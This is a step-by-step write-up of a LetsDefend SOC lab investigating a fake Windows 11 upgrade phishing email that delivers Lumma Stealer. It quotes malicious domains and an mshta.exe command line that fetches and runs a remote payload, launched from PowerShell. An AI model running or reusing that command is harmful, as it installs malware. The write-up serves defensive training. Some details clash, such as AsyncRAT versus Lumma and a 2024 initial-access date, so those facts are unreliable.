
Processes   Filter by PID or name

```
2924 SearchApp.exe -ServerName:CortanaUI.AppX8z9r6jm96hw4bsbneegw0kyxx296
4776 msedge.exe "https://windows-update.site"
  1196 msedge.exe --type=crashpad-handler "--user-data-dir=C:\Users\admin\AppD
  7224 msedge.exe --type=gpu-process --no-appcompat-clear --gpu-preferences=W
  7232 msedge.exe --type=utility --utility-sub-type=network.mojom.NetworkService
  7404 msedge.exe --type=utility --utility-sub-type=storage.mojom.StorageService --
  7508 msedge.exe --type=renderer --no-appcompat-clear --lang=en-US --js-flags=--
  7536 msedge.exe --type=renderer --no-appcompat-clear --lang=en-US --js-flags=--
  7676 msedge.exe --type=renderer --extension-process --renderer-sub-type=extensi
  7684 msedge.exe --type=utility --utility-sub-type=data_decoder.mojom.DataDecod
  7776 msedge.exe --type=utility --utility-sub-type=data_decoder.mojom.DataDecod
  8172 msedge.exe --type=utility --utility-sub-type=data_decoder.mojom.DataDecod
  8180 msedge.exe --type=utility --utility-sub-type=edge_xpay_wallet.mojom.EdgeXP
```

Public Submission Report

Our findings revealed that the URL provided in the email **Windows Update page**, making it difficult for the user to differentiate between the real and fake login page.

Based on the analysis, it has been determined that the **URL contained in the email is malicious**. Several engines on **VirusTotal** flagged the URL as **malicious**, and our simulation on **Any.run** revealed that the attachment is a malicious AsyncRAT variant, making it difficult for users to identify it the first sight.



Analyze Url/Attachment


Analyze Url/Attachment in 3rd party sandboxs. Please click "Malicious" if it is malicious and click "Non-malicious" if it isn't.

You can use the free products/services below.

- AnyRun
- VirusTotal
- URLHouse
- URLScan
- HybridAnalysis

We can choose the **Malicious** button and continue the playbook.


In the 3rd step of the playbook, we need to check if the mail was **delivered** to the user.



Check If Mail Delivered to User?

Answer the following question by determining whether the e-mail is delivered by looking at the "device action" part of the alert details.


We can determine this by looking at the "**device action**" part of the alert details, which will tell us if the email was delivered to the user's inbox, marked as spam, or blocked by the email security system.



Critical | Mar, 13, 2025, 09:44 AM | SOC338 - Lumma Stealer - DLL Side-Loading via Click Fix Phishing | 316 | Data Leakage

EventID :	316
Event Time :	Mar, 13, 2025, 09:44 AM
Rule :	SOC338 - Lumma Stealer - DLL Side-Loading via Click Fix Phishing
Level :	Security Analyst
SMTP Address :	132.232.40.201
Source Address :	update@windows-update.site
Destination Address :	dylan@letsdefend.io
E-mail Subject :	Upgrade your system to Windows 11 Pro for FREE
Device Action :	Allowed
Trigger Reason :	Redirected site contains a click fix type script for Lumma Stealer distribution.


We can also see that the device action allowed on email security:



update@windows-update.si OR Detailed Search

Date	Sender	Recipients	Subject	Final Action
Mar, 13, 2025, 09:44 AM	update@windows-update.site	dylan@letsdefend.io	Upgrade your system to Windows 11 Pr...	Allowed

Based on the device action part of the alert details, the email was allowed and delivered to the user. We can also see that the email was delivered to the user by filtering the SMTP address on Log Management.




DATE	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Mar, 13, 2025, 09:44 AM	Exchange	132.232.40.201	23542	172.16.20.3	25	⊕
Mar, 13, 2025, 11:26 PM				132.232.40.201	443	⊕

RAW LOG

SMTP Address: 132.232.40.201
Source Address: update@windows-update.site
Destination Address: dylan@letsdefend.io
E-mail Subject: Upgrade your system to Windows 11 Pro for FREE
Device Action: Allowed


The answer to the 3rd part of the playbook is: **Delivered.**



Delete Email From Recipient!

You should delete the malicious email from user's mailbox.
Please click "DELETE" button to delete malicious email.

After that, we should delete the malicious email from the user’s mailbox.




From: update@windows-update.site
To: dylan@letsdefend.io
Subject: Upgrade your system to Windows 11 Pro for FREE
Date: Mar, 13, 2025, 09:44 AM
Action: Allowed

Are you sure?

Upgrade your system to Windows 11 Pro for FREE

Step 4 of the playbook is to check if someone opened the malicious file/URL.




Check If Someone Opened the Malicios File/URL?

Please go to the "Log Management" page and check if the c2 address accessed. You can check if the malicious file is run by searching the c2 addresses of the malicious file.

Please click "Yes" if someone access the malicious address. Otherwise please click "No" button.

To do this, we need to go to the "Log Management" page and check if the C2 (command-and-control) address was accessed.


When we filter for the given Dylan's client IP address we can see the traffic.



172.16.17.216

DATE	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Mar, 13, 2025, 11:26 PM	Firewall	172.16.17.216	34211	172.67.139.19	443	⊕
Mar, 13, 2025, 11:26 PM	Proxy	172.16.17.216	27672	132.232.40.201	443	⊕
Mar, 11, 2025, 09:42 AM	Firewall	172.16.17.216	50249	92.123.17.53	443	⊕

On the raw log of Proxy traffic. We can see the malicious URL: https://www.windows-update[.]site/



132.232.40.201

DATE	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Mar, 13, 2025, 09:44 AM	Exchange	132.232.40.201	23542	172.16.20.3	25	⊕
Mar, 13, 2025, 11:26 PM				132.232.40.201	443	⊕

RAW LOG


URL: https://windows-update.site/

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0

Referrer: https://mail.letsdefend.io/

HTTP Status: 200 OK

Process Name: chrome.exe




```
2025, 11:26 PM                                      132.232.40.201    443
025, 09:42 AM                                       92.123.17.53      443
025, 09:01 AM                                       108.177.126.155   443
025, 08:25 AM                                       108.138.17.64     443
2025, 09:47 PM                                      157.240.238.35    443
2025, 07:05 PM                                      34.240.28.43      443
2025, 04:58 PM   Firewall   172.16.17.216   55272   173.222.106.187   443
```

RAW LOG

```
Process Name:   mshta.exe
Process ID:   7284
Request URL:   https://overcoatpassably.shop/Z8UZbPyVpGfdRS/
maloy.mp4
Request Method:   GET
Action:   Allowed
```


mshta.exe connects to the C2 address :
https://overcoatpassably[.]shop/Z8UZbPyVpGfdRS/maloy.mp4

A malicious address was accessed by the host machine. And the answer is **Opened**. Additionally, we can see that the mshta.exe has run on Dylan’s host.




```
Mar 13 2025 23:26:20    7284    mshta.exe    powershell.exe    "C:\Windows\System32\msht...

Event Time : Mar 13 2025 23:26:20
Process ID : 7284
File Hash : 15c80b5be235bf2a8c38291eb697a702c07dde087eb459e9ea46a2bee17c5f03
Target Process Command Line : \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Image Path : C:\Windows\System32\mshta.exe
Process User : EC2AMAZ-ILGVOIN\LetsDefend
Parent Name : powershell.exe
Parent Path : C:\Windows\System32\WINDOWSPOWERSHELL\V1.0\powershell.exe
Command Line : "C:\Windows\System32\mshta.exe" https://overcoatpassably.shop/Z8UZbPyVpGfd...
```

The malicious commands that had run on the system can be seen through the Terminal History.




EVENT TIME	COMMAND LINE
Mar 13 2025 23:26:19	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe" -w 1 powershel...
Mar 13 2025 23:26:31	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command "msht...
Mar 13 2025 23:26:32	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe" -w 1 powershel...

Initial access for the host is 2024-05-13 12:59:



EVENT TIME	DOMAIN NAME/URL
2024-05-13 12:57	login.live.com/
2024-05-13 12:59	files-ld.s3.us-east-2.amazonaws.com/59cbd215-76ea-434d-93ca-4d6aec3bac98-free-coffee.zip


We can also see the connection to the C2 right after mshta.exe is executed.



EVENT TIME	DESTINATION DOMAIN/IP ADDRESS
Mar 13 2025 23:26:08	132.232.40.201
Mar 13 2025 23:26:16	142.250.190.35
Mar 13 2025 23:26:18	34.104.35.123
Mar 13 2025 23:26:20	172.67.139.19
Mar 13 2025 23:26:23	172.31.12.250

Containment


Based on the information gathered during the investigation, it is highly likely that the user credentials have been compromised and sensitive information may have been exfiltrated. To prevent further data loss or unauthorized access, it is recommended to isolate the system from the network immediately.



